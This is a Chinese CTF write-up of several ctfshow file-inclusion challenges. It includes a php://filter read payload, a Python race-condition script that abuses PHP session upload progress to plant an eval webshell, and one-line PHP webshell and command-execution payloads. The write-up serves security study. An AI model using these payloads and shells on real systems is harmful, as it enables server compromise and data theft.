实验环境

组件	版本/选择
操作系统	Windows 10
靶场应用	ctfshow
测试浏览器	Coogle
测试工具	burp suite，VM，cpolar

一、日志文件包含

1.题目基本信息

题目来源： ctfshow

题目名称：日志文件包含


题目分类： web

2.解题步骤


先尝试输入/etc/passwd，看返回为warning include，确定这里存在文件包含漏洞

```
<br />
<b>Warning</b>:  include(/var/log/nginx/access.log/index.php): failed to open stream: No such file or directory in <b>/var/www/html/index.php</b> on line <b>107</b><br />
<br />
<b>Warning</b>:  include(): Failed opening '/var/log/nginx/access.log/index.php' for inclusion (include_path='.:/usr/local/lib/php') in <b>/var/www/html/index.php</b> on line <b>107</b><br />
```

抓包，发现为服务器nginx



根据题目提示，去查找日志，进行日志文件包含



3.使用工具

burpsuite

4.知识

nginx服务器默认日志路径

- **Linux (Ubuntu/CentOS/Debian):**
  `/var/log/nginx/access.log`
  `/var/log/nginx/error.log`
- **macOS (Homebrew):**
  `/usr/local/var/log/nginx/` 或 `/opt/homebrew/var/log/nginx/`
- **Windows:**
  通常在 Nginx 解压目录下的 `logs` 文件夹中：
  `C:\nginx\logs\`

二、php://filter读取源码

1.题目基本信息

题目来源： ctfshow

题目名称：php://filter读取源码

题目分类： web

2.解题步骤

先简单进行尝试，发现index.php文件可以被包含
进行代码审计

找到核心代码

PHP

```php
if (preg_match('/log|nginx|access/', $_POST['file'])) {
    throw new Exception('Invalid input. Please enter a valid file path.');
}
```


漏洞点

虽然有过滤，但后端依然使用了用户可控的参数进行文件操作：

1. `file_get_contents($_POST['file'])` 存在任意文件读取风险。
2. 代码中包含 `include "db.php";`，说明同级目录下可能存在敏感配置。

file=php://filter/read=convert.base64-encode/resource=db.php

这里用filter伪协议读取文件内容



CTF{3ecret_passw0rd_here}

3.使用工具

google

4.知识

伪协议具体内容见 8.WEB安全 常见WEB篇

三、远程文件包含

1.题目基本信息

题目来源： CTFshow


题目名称：远程文件包含

题目分类： web


3.解题步骤

先开启本地 Web 服务器

准备进行内网穿透




写出准备远程文件包含的一句话木马



上传一句话木马

不知道为什么getshell失败，打算和师傅交流后来修改



3.工具

cpolar

4.知识

开启本地服务器：

`python -m http.server 80`

内网穿透：

`cpolar http 80`

四、路径遍历突破

1.题目基本信息

题目来源：ctfshow

题目名称：路径遍历突破

题目分类：web

2.解题步骤

简单尝试一下，发现存在文件包含漏洞

```
flag.txt

flag.txt内容为:
Warning: file_get_contents(flag.txt): failed to open stream: No
such file or directory in /var/www/html/index.php on line 149
```

读取index.php，进行代码审计

```
if (isset($_GET['path']) && $_GET['path'] !== '') {
$path = $_GET['path'];
if(preg_match('/data|log|access|pear|tmp|zlib|filter|:/', $pat
h) ){
echo '<span style="color:#f00;">禁止访问敏感目录或文件</span>';
exit;
}

#禁止以/或者../开头的文件名
if(preg_match('/^(\.|\/)/', $path)){
echo '<span style="color:#f00;">禁止以/或者../开头的文件名</span
>';
exit;
}
```

根据题目提示，这里尝试在payload开头加上一个文件，尝试绕过

这里a相当于是一个目录，a可以不存在，当成是一个跳板，、

五、路径遍历突破

1.题目基本信息

题目来源：ctfshow

题目名称：路径遍历突破

题目分类：web

2.解题步骤

题目提醒为临时文件包含，这里暂时有两种思路phpinfo()临时文件包含，session临时文件包含，没有找到phpinfo()所在文件，使用以下脚本完成session文件包含

```
import requests
import threading
import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

session = requests.session()
sess = 'ctfshow'
url = "https://5b6f961c-0573-4d4a-b9af-
d07a3a874fb8.challenge.ctf.show/"

data1 = {
    'PHP_SESSION_UPLOAD_PROGRESS': '<?php echo
"success";file_put_contents("/var/www/html/1.php","<?php
eval(\\$_POST[1]);?>");?>'
}
file = {
    'file': 'ctfshow'
}
cookies = {
    'PHPSESSID': sess
}


def write():
    while True:
        r = session.post(url, data=data1, files=file,
cookies=cookies,verify=False)


def read():
    while True:
        r = session.get(url + "?path=/tmp/sess_ctfshow",
cookies=cookies,verify=False)
        if 'success' in r.text:
            print("shell 地址为：" + url + "1.php")
            exit()
```

```
threads = [threading.Thread(target=write),
           threading.Thread(target=read)]
for t in threads:
    t.start()
```

```
shell 地址为：https://5b6f961c-0573-4d4a-b9af-d07a3a874fb8.challenge.ctf.show/1.php
```

b552df66-9b6d-41a8-bed9-f9101ed8cbb8.challenge.ctf.show/1.php

$flag = "CTF{fileupload_temp_file_include_success}";

Elements Sources Network Console Performance Memory Security Application Lighthouse Hack

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI S

URL

https://b552df66-9b6d-41a8-bed9-f9101ed8cbb8.challenge.ctf.show/1.php

Use POST method

enctype

application/x-www-form-urlencoded

MODIFY HEADER

Body


1=system("tac flag.php");

注意这里成功上传后，直接去访问文件页面，不能在文件包含漏洞那里读取文件

虽然拿到flag了，但多少有点猜的成分，getshell一下，设置payload为


`1=file_put_contents('shell.php', '<?php @eval($_POST["ant"]);phpinfo();?>');`

简单检验一下，上传成功



PHP 版本 7.3.29

系统	Linux f04873deaa28 5.4.0-163-generic #180-Ubuntu SMP Tue Sep 5 13:21:23 UTC 2023 x86_64
构建日期	2021年8月17日 13:59:06
配置命令	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--enable-fpm' '--with-fpm-user=www-data' '--with-fpm-group=www-data' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
服务器 API	FPM/FastCGI
虚拟目录支持	已禁用
配置文件 (php.ini) 路径	/usr/local/etc/php
已加载配置文件	/usr/local/etc/php/php.ini
扫描此目录以查找其他 .ini 文件	/usr/local/etc/php/conf.d
已解析其他 .ini 文件	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20180731
PHP 扩展	20180731
Zend Extension	320180731
Zend 扩展构建	API320180731，NTS
PHP 扩展构建	API20180731，NTS
调试版本	不
螺纹安全	已禁用
Zend信号处理	已启用
Zend内存管理器	已启用
Zend 多字节支持	由 mbstring 提供
IPv6 支持	已启用
DTrace 支持	已禁用
已注册的 PHP 流	https、ftps、compress.zlib、php、文件、glob、数据、http、ftp、phar
已注册流套接字传输	TCP、UDP、Unix、UDG、SSL、TLS、TLSv1.0、TLSv1.1、TLSv1.2
已注册的流过滤器	zlib.*、convert.iconv.*、string.rot13、string.toupper、string.tolower、string.strip_tags、convert.*、consumed、dechunk



3.使用工具

蚁剑

4.核心payload

`<?php eval($_POST[1]);?>`

5.知识

文件成功上传后，直接去访问文件页面，不能在文件包含漏洞那里读取文件